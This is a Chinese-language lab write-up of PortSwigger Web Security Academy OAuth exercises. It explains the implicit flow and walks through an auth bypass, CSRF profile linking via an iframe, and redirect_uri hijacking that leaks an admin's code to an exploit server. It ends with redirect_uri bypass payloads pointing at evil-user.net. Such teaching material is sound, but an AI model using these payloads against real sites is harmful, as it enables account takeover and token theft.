隐式授予类型要简单得多。客户端应用程序不是首先获取授权代码，然后将其交换为访问令牌，而是在用户同意后立即接收访问令牌。隐式授权类型相比授权码的安全性要低得多。使用隐式授权类型时，所有通信都通过浏览器重定向进行 - 没有像授权代码流中那样的安全反向通道。这意味着敏感的访问令牌和用户数据更容易受到潜在攻击。



1.授权请求/用户同意

隐式流程的启动方式与授权代码流程大致相同。唯一的主要区别是该`response_type`参数必须设置为`token`。

```
GET /authorization?client_id=12345&redirect_uri=https://client-
app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e3c
24 HTTP/1.1
Host: oauth-authorization-server.com
```

2.访问令牌传递

OAuth 服务会将用户的浏览器重定向到`redirect_uri`授权请求中指定的位置。但是，它不会发送包含授权代码的查询参数，而是将访问令牌和其他特定于令牌的数据作为 URL 片段发送。这意味着客户端无法直接存储令牌，需要用一些特定的脚本从URL中进行提取然后存储。

```
GET
/callback#access_token=z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openi
d%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com
```

3.API调用

一旦客户端应用程序成功从 URL 片段中提取访问令牌，它就可以使用它对 OAuth 服务的`/userinfo`端点进行 API 调用。与授权代码流程不同，这也是通过浏览器发生的。

```
GET /userinfo HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer z0y9x8w7v6u5
```

4.资源传递


与授权码类型相同。

4.2攻击示例


4.2.1 OAuth基础漏洞示例

https://portswigger.net/web-security/oauth/lab-oauth-authentication-bypass-via-oauth-implicit-flow


在浏览器中打开Burpsuite代理，观察OAuth登录认证过程中的HTTP History.OAuth认证从图示的GET请求开始：



继续观察，这一服务器实例中，OAuth认证流被上述的GET请求开启之后紧接着就是/authenticate的POST请求，该请求会把access token,email,username信息明文传递到后端用于验证身份：



将该请求发送到repeater，修改邮箱名为题目所给的目标账号，发现后端正常接收，说明该服务器没有把OAuth认证流内的信息和对应账号的access token做强绑定。把该请求使用**Original Session**功能发送到浏览器，即可登录目标账号：



4.2.2 OAuth一般认证流程中的可能攻击方式

Oauth认证流的交互一般都会包含一个 **GET /authroization**请求，格式如下图所示：

```
GET /authorization?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com
```

当知道可能的OAuth服务器域名之后，可以通过以下的GET包获取有关OAuth服务器的更多信息：

```
/.well-known/oauth-authorization-server
/.well-known/openid-configuration
```

4.2.3 有缺陷的CSRF保护

https://portswigger.net/web-security/oauth/lab-oauth-forced-oauth-profile-linking


尽管 OAuth 流的许多组件都是可选的，但强烈建议使用其中一些组件，除非有重要原因不使用它们。参数就是这样的一个例子state。理想情况下，该state参数应包含一个不可猜测的值，例如首次启动 OAuth 流程时与用户会话相关的内容的哈希值。然后，该值作为客户端应用程序的 CSRF 令牌的形式在客户端应用程序和 OAuth 服务之间来回传递。因此，如果您注意到授权请求没有发送参数state，那么从攻击者的角度来看，这非常有趣。这可能意味着他们可以在欺骗用户浏览器完成 OAuth 流程之前自行启动 OAuth 流程，类似于传统的CSRF 攻击。这可能会产生严重后果，具体取决于客户端应用程序如何使用 OAuth。

在此题中，除了正常的登陆方式，还有一个通过社交媒体登录的选项：

Web Security Academy


Forced OAuth profile linking

Go to exploit server Back to lab description »



正常登录之后，页面会显示该用户的API KEY.对于没有绑定社交媒体账号的用户，可以通过点击绑定重定向到oauth服务器进行社交账号绑定，完成绑定的OAuth的流程后会被重定向回博客网站。绑定之后退出，重新使用社交媒体登录，发现网站已经自动保存了登陆状态，说明在OAuth过程中session cookie被保存到后端。


对OAuth认证流请求进行研究，发现并没有state函数用以排除csrf攻击，可以从这里入手：



打开拦截，重新发送绑定社交媒体的请求，放行**GET /auth?client_id[...]**请求，下一个被拦截的请求就是oauth-linking服务器传递的账户单一验证码.丢弃该请求，将该url复制并构造CSRF payload,通过exploit服务器传送给后端：

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/oauth-linking?
code=STOLEN-CODE"></iframe>
```

在http history中可以发现，绑定社交帐号后之所以可以直接登录，就是客户端直接通过GET发送了之前传递给后端的code，才能达到验证的效果；



该payload在目标加载网页iframe元素的时候就会执行oauth-linking请求并把攻击者的社交帐号绑定到目标的账户上。这样就获得了网站的管理员权限.

4.2.4 OAuth机制缺陷导致的令牌泄露（OAuth 2.0已修复）


https://portswigger.net/web-security/oauth/lab-oauth-account-hijacking-via-redirect-uri


根据授权类型，代码或令牌将通过受害者的浏览器发送到授权请求参数`/callback`中指定的端点。如果 OAuth 服务无法正确验证`redirect_uri`，攻击者可能能够构造类似 CSRF 的攻击，欺骗受害者的浏览器启动 OAuth 流，将代码或令牌发送到攻击者控制的`redirect_uri`.

在授权代码流的情况下，攻击者可能会在使用受害者的代码之前窃取该代码。然后，他们可以将此代码发送到客户端应用程序的合法`/callback`端点（原始端点`redirect_uri`）以访问用户的帐户。在这种情况下，攻击者甚至不需要知道客户端密钥或生成的访问令牌。只要受害者与 OAuth 服务有有效的会话，客户端应用程序就会简单地代表攻击者完成代码/令牌交换，然后再将其登录到受害者的帐户。


更安全的授权服务器`redirect_uri`在交换代码时也需要发送一个参数。然后，服务器可以检查这是否与它在初始授权请求中收到的匹配，如果不匹配则拒绝交换。由于攻击者无法控制第二次的参数，所以就可以有效避免上述漏洞。

这题的认证过程和上一题基本类似，在通过社交媒体绑定后再次通过社交媒体登录不会销毁登录过程中连接的OAuth认证流，也就是说客户端一直与OAuth服务器保持着活跃会话。






在OAuth认证流参数被传递后服务器立刻callback.




OAuth认证流由于redirect_uri无缝跳转的性质可以在此启动攻击，发现修改redirect_uri的值不会产生报错，后端并没有对重定向的网址做过滤。测试后端对session cookie的返回功能：

exploit server payload:




```
<iframe src="https://oauth-0ac5006a03f4502180ff479d027d0021.oauth-server.net/auth?client_id=kql1gpibwugw5lpwq98u0&redirect_uri=https://exploit-0a01004903cd505780b448f1011d0087.exploit-server.net&response_type=code&scope=openid%20profile%20email"></iframe>
```

exploitserver的access log中会出现leaked code:



发送该payload给目标，查找access log，发现IP非本机的回显中的code，即为管理员的验证code。

将该code构造到连接中，直接跳过获取code的OAuth'认证流，直接登陆管理员账号。

```
https://0a12000b034d508e80bc494e00f20043.web-security-academy.net/oauth-callback?code=bbbF3Qo6MUb9twsfLPZ_mdH6j9dsJCUPRaaUWBqEia6
```

为了防止上述题目的漏洞出现，客户端应用程序的最佳做法是在注册 OAuth 服务时提供其真实回调 URI 的白名单。这样，当 OAuth 服务收到新请求时，它可以`redirect_uri`根据此白名单验证参数。在这种情况下，提供外部 URI 可能会导致错误。但是，仍然可能有方法绕过此验证。

1.将额外的值附加到默认`redirect_uri`参数，您也许能够利用 OAuth 服务的不同组件对 URI 的解析之间的差异。例如，您可以尝试以下技术：

```
https://default-host.com &@foo.evil-user.net#@bar.evil-user.net/
```

关联知识：SSRF/CORS

2.试提交重复的`redirect_uri`参数，如下所示：

```
https://oauth-authorization-server.com/?client_id=123&redirect_uri=client-
app.com/callback&redirect_uri=evil-user.net
```

3.一些服务器还对`localhost`URI 进行特殊处理，因为它们在开发过程中经常使用。在某些情况下，任何以 开头的重定向 URI`localhost`可能会在生产环境中意外被允许。这可能允许您通过注册域名（例如`localhost.evil-user.net`.）

